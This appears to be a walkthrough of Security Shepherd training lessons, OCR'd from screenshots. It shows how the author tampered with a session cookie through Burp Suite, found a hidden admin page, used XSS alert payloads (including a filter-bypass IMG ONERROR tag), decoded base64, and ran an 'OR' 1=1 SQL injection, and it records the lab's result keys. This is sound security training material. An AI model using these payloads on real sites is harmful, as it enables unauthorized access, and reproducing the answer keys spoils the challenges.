
```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Accept: image/webp,image/*,*/*;q=0.8
If-None-Match: W/"536-1445535796000"
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer:
https://10.0.1.130/lessons/fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9a7f1a80dbb
6dc9f717c833.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="
```

Broken Session Management

In this session we have to change the “LessonCompleate=NotCompleate” into “LessonCompleate=Complete”. This can be done via intercepting with the HTTP POST.



```
GET
/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer: https://10.0.1.130/index.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete;
JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="
```


Burp Suite Free Edition v1.6
Request to https://10.0.1.130:443
Forward
Drop
Intercept is on
Action

ng security risks that other vulnerabilities present. For example, any application's session management can be overcome when a Cross Site Scripting vulnerability is used to steal user session tokens. This topic is more about flaws that exist in the applications authentication and session management schema.

Broken authentication and session management flaws are commonly found in functionalities such as logout, password management, secret question and account update. An attack can potentially abuse these functions to modify other users credentials by guessing their secret question or through parameter abuse. Finding such flaws can sometimes be difficult, as each implementation is unique.

The following scenarios are vulnerable to these security risks;
1) User credentials are stored with insufficient cryptographic levels.
2) User credentials can be guessed or changed through poor account management.
3) Session identifiers are exposed in the URL.
4) The application does not use sufficient transport protection (Such as HTTPs or sFTP).
5) Session parameters can be manually changed by the user through application functionality.


Session parameters can be manually changed by the user through application functionality.

Hide Lesson Introduction

This lesson implements bad session management. Investigate the following function to see if you trick the server into thinking you have already completed this lesson to retrieve the result key.

Loading...

```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 0
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer:
https://10.0.1.130/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986
030f9ea83806.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonComplete;
JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="
```



4) The application does not use sufficient transport protection (Such as HTTPs or sFTP).
5) Session parameters can be manually changed by the user through application functionality.

Session parameters can be manually changed by the user through application functionality.

Hide Lesson Introduction

This lesson implements bad session management. Investigate the following function to see if you trick the server into thinking you have already completed this lesson to retrieve the result key.

Complete This Lesson

Would you link a hint?

Lesson Complete

Congratulations, you have bypassed this lessons **VERY WEAK** session management. The result key for this lesson is

```
I1QZVDXgLyF5LMhFR5oamqRpc2YPV/ZYgeUA/PEvAm3QhVxS63Gg1iz
k/wQrivviu5hWvBxNEeTqluaD5DNu4fS3zIS95Q1r3C3dxzRH+iM=
```


```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Accept: image/webp,image/*,*/*;q=0.8
If-None-Match: W/"536-1445535796000"
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer:
https://10.0.1.130/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986
030f9ea83806.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="
```

Failure to Restrict URL Access

In this step there is a hidden url under a dev tag

Once we discover that go to that page https://10.0.1.130/adminOlny/resultKey.jsp

Then inspect the page and you will be able to see the key near to the end of the page



Solution Submission Success

Failure to Restrict URL Access completed! Congratulations.

```
  "resizeSidebar()" style="height: 2056px;">…</div>
    <!-- End of Sidebar Wrapper -->
   </div>
  </div>
 ▶<script>…</script>
  <script src="js/adminToggle.js"></script>
 ▶<script>…</script>
 ▶<script>…</script>
 ▶<script>…</script>
  <!-- You are currently looking at the core server.
          Nothing related to the levels in Security Shepherd will be found in
  here.
          You might be looking for the iframe embedded in the page.
          Try a tool like Firebug to make this stuff easier. -->
 ▶<iframe src="about:blank" frameborder="0" id="FirebugUI" style="border: 0px;
 visibility: visible; z-index: 2147483647; position: fixed; width: 100%; left:
 0px; bottom: 0px; height: 300px; display: none;">…</iframe>
 </body>
 <script src="chrome-extension://bmagokdooijbeehmkpknfglimnifench/firebug-
```


```
element.style {
  display: block;
}
media="screen"                              index.jsp
@media screen and (max-   theResponsiveCss.css:1
width: 1020px)
#contentDiv {             theResponsiveCss.css:12
  width: 85%;
  margin-right: 5%;
}
media="screen"                              index.jsp
#contentDiv {                        theCss.css:83
  float: right;
  ~~width: 685px;~~
  margin: ▶0;
}
media="screen"                              index.jsp
```

```
▶color
 rgb(9, 2, 18)
▶display
 block
▶float
```

Cross Site Scripting

In here we need to submit a scrip into the input field.

Eg <script>alert(“Hello”)</script>




Solution Submission Success

Cross Site Scripting completed! Congratulations.

Cross Site Scripting One

In here we see that we cannot put the script tag. Seems it has been filtered. So we can use some other tag and event to get the injection done. Eg

<IMG SRC=”#” ONERROR=“alert(XSS)”/>



Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the Search Term that you want to look up

<IMG SRC="#" ONERROR="alert('XSS')"/>

Get this user

Well Done

You successfully executed the JavaScript alert command!

The result key for this challenge is

nLnlbmeCKevVs4rXLr/7P5MNFKt0OK+OMpJ2ZTufdGk0KQBCz5JzedwYeagy3KNtcbLhKYeY1vyGzbuua7YDCg==

Search Results

Sorry but there were no results found that related to


Request to https://10.0.1.130:443

```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Accept: image/webp,image/*,*/*;q=0.8
If-None-Match: W/"536-1445535796000"
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer:
https://10.0.1.130/challenges/d72ca2694422af2e6b3c5d90e4c11e7b4575a7bc12ee6d0a3
84ac2469449e8fa.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="
```

Private

Insecure Cryptographic Storage

In this stage we have to use base 64 decoding and encoding. There are plenty of online tools for that.



base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou Submit

What is Insecure Cryptographic Storage?


The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key generation and storage, not rotating keys and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. These mistakes can compromise all of the data that should have been encrypted. Typically this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.

Imagine an application that encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing an SQL injection flaw to retrieve all the credit cards in clear text. The system should have been configured to allow only back end applications to decrypt them, not the front end web application.

Hide Lesson Introduction

The decision has been made that the result key to this lesson should not be publicly available. To achieve this, the development team have decided to encode the result key with base64... recover it to complete the lesson.

YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZGVzTm90aGluZ0Zyb21Zb3U=



Have to deal with Base64 format? Then this site is made for You! Use the super simple online form below to decode or encode Your data. If You're interested about the inner workings of the Base64 format, just read the detailed description at the bottom of the page. Welcome!

Decode from Base64 format

Simply use the form below


YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZGVzTm90aGluZ0Zyb21Zb3U=

< DECODE > UTF-8 (You may also select input charset.)

base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou

SQL Injection

In this stage we need to perform a SQL injection to retrieve data from a table.



Submit Result Key Here... Submit

SQL Injection Lesson

Injection flaws, such as SQL injection, occur when hostile data is sent to an interpreter as part of a command or query. The hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data. Injections attacks are of a high severity. Injection flaws can be exploited to remove a system's confidentiality by accessing any information held on the system. These security risks can then be extended to execute updates to existing data affecting the systems integrity and availability. These attacks are easily exploitable as they can be initiated by anyone who can interact with the system through any data they pass to the application.

The following form's parameters are concatenated to a string that will be passed to a SQL server. This means that the data can be interpreted as part of the code.

The objective here is to modify the result of the query with SQL Injection so that all of the table's rows are returned. This means you want to change the boolean result of the query's WHERE clause to return true for every row in the table. The easiest way to ensure the boolean result is always true is to inject a boolean 'OR' operator followed by a true statement like 1 = 1.

If the parameter is been interpreted as a string, you can escape the string with an apostrophe. That means that everything after the apostrophe will be interpreted as SQL code.


Hide Lesson Introduction

Exploit the SQL Injection flaw in the following example to retrieve all of the rows in the table. The lesson's solution key will be found in one of these rows! The results will be posted beneath the search form.

Please enter the user name of the user that you want to look up

Get this user

'OR' 1=1



The objective here is to modify the result of the query with SQL Injection so that all of the table's rows are returned. This means you want to change the boolean result of the query's WHERE clause to return true for every row in the table. The easiest way to ensure the boolean result is always true is to inject a boolean 'OR' operator followed by a true statement like 1 = 1.

